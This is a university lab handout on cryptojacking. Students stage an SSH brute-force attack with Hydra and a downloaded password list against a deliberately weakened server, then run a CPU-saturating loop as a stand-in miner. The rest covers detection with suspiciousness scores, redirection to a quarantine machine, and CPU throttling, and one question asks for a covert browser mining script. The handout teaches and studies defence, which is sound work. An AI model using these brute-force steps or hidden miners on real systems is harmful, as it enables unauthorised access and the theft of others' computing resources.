**Lab: Automated Defense and Pretense against Advanced Persistent Miners**

*Dr. Prasad Calyam (Contact:* [*calyamp@missouri.edu*](mailto:calyamp@missouri.edu)*)*

Compiled by Ramya Payyavula

1. **Purpose of the Lab**

Creating an Advanced Persistent Miner attack or Crypto Jacking on a cloud Infrastructure such as GENI cloud test bed. Detecting the device affected by APM using weighted Suspicious scores and applying pretense theory to deceive the attacker for smooth flow of traffic. Understanding how lack of adequate defense strategies against crypto jacking can affect both the user and the cloud service provider in LoA, LoI and LoC. Learning various tools like Frenetic and Tshark.

1. **Reference to guide Lab Work**

* **Creating a LAMP stack**

<https://www.digitalocean.com/community/tutorials/how-to-install-linux-apache-mysql-php-lamp-stack-on-ubuntu-16-04>

* **OCaml Package Manager**

https://opam.ocaml.org/

* **Frenetic Network Programming**

<https://github.com/frenetic-lang/manual/blob/master/programmers_guide/frenetic_programmers_guide.pdf>

* **Critical Reading**

1. <https://techcrunch.com/2018/05/08/coinhive-malware-may-troy-mursch/>

2. <https://coinsutra.com/cryptojacking/>

3. <https://ethereumworldnews.com/the-rise-in-cryptojacking-attacks-linked-to-unsecured-mobile-apps/>

4. <https://redlock.io/blog/cryptojacking-tesla>

1. **Lab steps and output collection guidelines:**

To complete this Lab, you will need to perform the following steps:

In the first step, you will setup the testbed required for the experiment, then install the controller, root switch and slave switch. Install LAMP, Dolus project (suspicious scores scripts, logs, attacker and quarantine machine scripts ) and frenetic. Setup a default routing and capture the packet or data flow. Then calculate suspicious scores, detect an attacker and move the attacker flow to the quarantine machine to deceive the attacker. You can observe the network flow and all the other information regarding the server, users, devices, attacker and quarantine machines on the public routable IP of the controller.

* 1. **Setup a slice with a controller, root-switch, slave-switch, quarantine machine, user and an attacker.**

**Note: If you reserved your slice along with testbed setup and installations from Lab2 you can skip all the installation steps and can directly go to step 3, else use steps from 3.2 to 3.7 from Lab-2 to setup and install.**

* 1. **This lab will begin where Lab 2 left off, and you should have your existing GENI infrastructure in place. Ensure that the Dolus website is up and running by pasting the controller’s IP address into the browser, then log in to the server with the username and password you created in lab 2.**

**3. Capture the packet flow**

**Please ensure that your bandwidth and packet capture scripts are running when you launch the attack because we need to capture the bandwidth and packet data while the attack occurs.**

**Install the following commands on both switches:**

Give mysql-server password as ‘root’. But we will use controllers global user credentials monty and some\_pass.

|  |
| --- |
| *sudo apt-get install -y Tshark*  *sudo apt-get install -y mysql-server*  *sudo apt-get install -y python-mysql.connector*  *sudo apt-get install bwm-ng* |

**Bandwidth Capture**

Open new terminals for both the root switch and slave switch, and execute the following command on both the root switch and slave switch terminals to capture the bandwidth details:

|  |
| --- |
| *rm -f stats.csv*  *bwm-ng -o csv -T sum -F stats.csv* |

Keep the above command running until you complete the execution of the attack in step 4.1.

**Packet capture**

Open two new terminals, one connected to the slave switch and one connected to the root switch. Run the following Tshark commands to capture the packet flow:

* **SSH in to root switch console**

|  |
| --- |
| *rm -rf root-capture.csv*  *sudo tshark -i eth2 -i eth3 -i eth4 -T fields -e frame.number -e frame.time\_relative -e frame.time\_epoch -e frame.protocols -e frame.len -e eth.src -e eth.dst*  *-e eth.type -e ip.proto -e ip.src -e ip.dst -E header=y -E separator=, -E occurrence=f > ~/root-capture.csv* |

* **SSH in to Slave switch console**

|  |
| --- |
| *rm -rf root-capture.csv*  *sudo tshark -i eth2 -i eth3 -i eth4 -i eth5 -i eth6 -i eth7 -T fields -e frame.number -e frame.time\_relative -e frame.time\_epoch -e frame.protocols -e frame.len -e eth.src -e eth.dst -e eth.type -e ip.proto -e ip.src -e ip.dst -E header=y -E separator=, -E occurrence=f > ~/root-capture.csv* |

Similarly, ensure you keep these terminals open and the commands running during the execution of the attack in step 4.1.

1. **Launching, Detecting and Deceiving an APM attacker using QVM**
   1. **Launching the APM attack**
2. Before launching the APM attack, please run the resource utilization script names “resource\_utilization.sh” from the lab documents to see the initial utilization of the resources on the targeted server.
3. After noting the initial resource utilization, we will now launch the attack. For this exercise, we will use attacker3 and server3, and we’re going to crack the password of the ubuntu user on server3. After obtaining the password of server3, we’re going to be using resources on server3 to simulate a crypto-mining attack.
4. Log in to the attacker and install Hydra by executing the following commands:

|  |
| --- |
| *sudo add-apt-repository ppa:pi-rho/security sudo apt-get update sudo apt-get install hydra* |

1. After hydra has been installed, download a password list by executing the following command in attacker:

|  |
| --- |
| *wget* [*http://zeldor.biz/other/bruteforce/passlist.txt*](http://zeldor.biz/other/bruteforce/passlist.txt) |

1. After the password list has been downloaded, log in to the other server using the keypair. We’ll need to create a ubuntu user on server3 with the password password1. To create the ubuntu user, execute the following command:

|  |
| --- |
| *sudo useradd --create-home ubuntu* |

1. Now, we need to set a password for the ubuntu user. Execute the following command to set the password for the ubuntu user, and enter the password password1:

|  |
| --- |
| *sudo passwd ubuntu* |

You'll be prompted to retype the password again, and once you've entered it twice, you'll receive the response passwd: all authentication tokens updated successfully. Go on to the next step to enable password authentication.

1. To enable password authentication, execute the following command:

|  |
| --- |
| *sudo sed -i "s/.\*PasswordAuthentication.\*/PasswordAuthentication yes/g" /etc/ssh/sshd\_config* |

1. **(Please note: I know that this will replace ALL instances of PasswordAuthentication,** including the ones in comments, but fortunately multiple instances of PasswordAuthentication yes in the file won't cause an issue, and this is the cleanest way to do it without vim, so I recommend this method)
2. After enabling password authentication, we're going to want to restart the ssh service so that the changes can take effect. Execute the following command to restart the ssh service:

|  |
| --- |
| *sudo service sshd restart* |

1. Now, let's exit the server (Use the exit command to log out of the server) and go back in to attacker3. With Hydra and the password list downloaded, navigate to the directory containing the password list and execute the following command, replacing $host\_addr with the IP address of the server that will be attacked. If the server is using a port other than 22, execute the second command, replacing both $host\_addr and $port with the IP address and the port of the server respectively. Execute the following commands on attacker3


|  |
| --- |
| *hydra -l ubuntu -P passlist.txt $host\_addr ssh hydra -s $port -l ubuntu -P passlist.txt $host\_addr ssh* |

1. You host name should be something like below but it should be your server name.

Hostname



Port

1. The above step will take some time to execute, but after a bit it should produce a message similar to this one:  
   

As you can see, the password has been identified as password1, and can be used to log in to server3.


1. Now that you've obtained the server's password, try logging in to the victim machine from the attacking machine by executing the command ssh ubuntu@$ip\_addr. replacing $ip\_addr with the IP address of server3. You will be prompted for a password, enter password1 and you will be logged in successfully. The output should be similar to the image below:
2. After logging in to the server, we'll use a significant amount of resources on it by running a command that will utilize all of our cores but one at 100%. Normally, an attacker might install malicious software to mine cryptocurrency, but we'll use this command so that we can utilize the maximum number of cores on the machine and clearly illustrate the example of overloading a machine. Run the following command on server3:

|  |
| --- |
| *for i in {1..`nproc --all`}; do while : ; do : ; done & done && echo $!* |

**Execute top command to see the resource utilization**

|  |
| --- |
| *top* |

1. What this command does is produces a series of endless loops executing the null command (represented as: in the command above). The number of endless loops produced is equal to the number of processors you have, obtained by the command nproc --all. Please note: The very last bit of the command echoes the process ID of the command running; you'll want to save it for later, so you can kill the process you just started.  
   12. After running the command, it should show that your CPU utilization is at 100%(Observe the table top).



1. To create log file for the executed work on server, Login to the server and execute the following commands. On your root user run the following command

|  |
| --- |
| sudo usermod -aG sudo ubuntu |

1. On ubuntu user run the following commands

|  |
| --- |
| sudo apt-get install -y dos2unix #For windows users |

**Get create\_logs.sh** file from the lab modules and execute the file as follows

|  |
| --- |
| dos2unix create\_logs.sh #For windows users  c |

Now login to attacker console and copy the file copy\_logfiles.sh from the lab modules. Execute the following commands in attacker console

|  |
| --- |
| sudo bash ./copy\_logfiles.sh username hostname -p port |

Example: sudo bash ./copy\_logfiles.sh ubuntu1 10.0.0.102 -p 29203

1. To kill the process, type kill -9 $pid, replacing $pid with the process ID you saved from earlier. Then, execute the resource\_utilization.sh script again. You'll notice that the CPU usage percentage has gone down significantly, and the bash process is gone. At this point, you've completed the attack, and have executed code on another machine from your machine!

**4.2 Stop the packet/bandwidth capture and store the data**

CTRL+Z and stop the running commands (both packet capture and bandwidth capture script) after the attack is launched and step 4.1 is completed and cancel the data transfer from hosts too. Now, we can store the data into tables using the following commands

We need to append the switch\_id and trace\_id to the root\_capture.csv. for that we need to execute the following awk command by replacing switchDPID with your switch DPID and trace\_id with the current number of executions. (here trace\_id is the nth no of execution, if it’s the first time it should be 1)

Execute the following commands on both slave switch and root switch consoles opened for **packet capture**.

|  |
| --- |
| *rm -f result.csv*  *awk '{print "<switchDPID>",",<trace\_id>,", $0}' root-capture.csv > result.csv* |

***Example****: awk '{print "196040413341508",",1,", $0}' root-capture.csv > result.csv*

To store the packet data captured on a switch into the tables execute the following

command by logging into mysql database on switch

|  |
| --- |
| *mysql -h CONTROLLERIP -u YOURUSERNAME -p --local-infile YOURDBNAME;* |

***Example****:* *mysql -h 72.36.65.106 -u monty -p --local-infile test;*

|  |
| --- |
| *use test;*  *delete from logs;*  *delete from packet\_logs;*  *delete from suspiciousness\_scores;*  *LOAD DATA LOCAL INFILE 'result.csv' INTO TABLE test.packet\_logs COLUMNS TERMINATED BY ',' IGNORE 1 LINES;* |

Now the captured **Bandwidth data** in first terminals of root switch and slave switch including switch\_id is stored in result.csv

|  |
| --- |
| *rm -f outstats.csv*  *awk '{print "<Switch\_id>;", $0}' stats.csv > outstats.csv* |

***example:*** *awk '{print "196040413341508;", $0}' stats.csv > outstats.csv*

To store the packet data captured on a switch into logs tables execute the following

|  |
| --- |
| *mysql -h CONTROLLERIP -u YOURUSERNAME -p --local-infile YOURDBNAME;* |

***Example****:* *mysql -h 72.36.65.106 -u monty -p --local-infile test;*

|  |
| --- |
| *use test;*  *delete from logs;*  *LOAD DATA LOCAL INFILE 'outstats.csv' INTO TABLE test.logs COLUMNS TERMINATED BY ';' (switch\_id, unixtimestamp, port\_id, tx\_bytes, rx\_bytes, total\_bytes, tx\_packets, rx\_packets,total\_packets,tx\_errors,rx\_errors);* |

* 1. **Detect attack**

Execute python script for suspicious scores on controller

|  |
| --- |
| *cd /var/www/public\_html/Dolus\_DDos*  *sudo apt-get install python-mysqldb*  *sudo pip install MySQL-python*  *python app/Python/* [*CaclulateTargetedSuspiciousScores.py*](https://github.com/RamyaPayyavula/Dolus_DDos/blob/master/app/Python/CaclulateTargetedSuspiciousScores.py) |

**If you get any error on no module named MySQLdb, try installing Mysqldb for python.**

* 1. **Redirect the attacker traffic**

|  |
| --- |
| *cd /var/www/public\_html/Dolus\_DDos/app/Python/examples*  *python openNetwork-ADAPTS.py* |

Run above commands to redirect the attacker to qvm.

Whenever an attack is detected, A policy will be created to redirect the attacker to qvm. You can see the new Policy created in Policy table for the srcIP. Take a screenshot of the new Policy created.

* 1. **Pretense and Limiting Resources**

In the QVM, we need to limit the Resource utilization which eventually makes the attacker loose interest in the Targeted system.

We can do this by limiting CPU utilization. Execute the following command to reduce the CPU utilization by 55%.

|  |
| --- |
| *sudo apt-get update*  *sudo apt-get install cpulimit* |

Then we will check the CPU usage with command: Note the PID with high CPU utilization/attacker PID to restrict the resources for attacker.

Execute top command to recheck the utilization of cpu.

|  |
| --- |
| *top*  *cpulimit --pid <PID> --limit 55*  *top* |

**Example**: cpulimit --pid 2989 --limit 55

1. **What needs to be turned in for grading?**

**Provide your controllerIP, username and password for grading purposes.**

* 1. How do we use Honeypots in cyber Deception techniques? What made Honeypots not suitable for mass usage in real time and What are the real time costs associated in implementing Honey pots in cloud Infrastructure? How can Honey Tokens and Decoys be effective in attacker detection?
  2. What is Block Chain and how does blockchain protocol eliminates the middleman by making everyone an active participant in online transactions?
  3. What are Advanced persistent miner threats? What all factors can be considered while detecting an APM attacker? Explain the concept behind detecting an APM attacker in the step 3.8 and 3.9 and provide screenshots for both the steps?
  4. Explain in detail how the attackers mined Crypto Currency and Exfiltrated resources from Tesla’s Amazon Cloud account? What made Tesla’s AWS account prone to the attack? What deception and prevention techniques can be used and the cost to setup the network Infrastructure to address similar situations?
  5. What is the difference between Bitcoin and Monero? What makes Monero favorite among cyber criminals for Cyber-attacks compared to Bitcoin? Explain how Coin hive mines Monero and how it affects the victim in terms of cost?
  6. What are the misleading similarities in differentiating a legitimate user from attacker in case of APM’s, APT’s and DDoS attacks?
  7. Take screenshots of the graphs of Network, bandwidth and attack flows along with weighted suspicious scores from AdminUI.
  8. Crypto currency mining can be done through a browser without the user even realizing mining attack. Write a sample Java Script Program that Can mine the devices CPU and Power?
  9. In targeted suspicious scores, what weights can give best possible weight to add to the targeted suspicious score algorithms to calculate suspiciousness to detect the device attacked.
  10. Which node from looks under attack among the given servers after running the scripts and which server is the victim of the attack? Why do you think its suspicious?

**(Use same concept as APT suspicious)**

* 1. BONUS: Can you suggest an alternate defense policy against APM?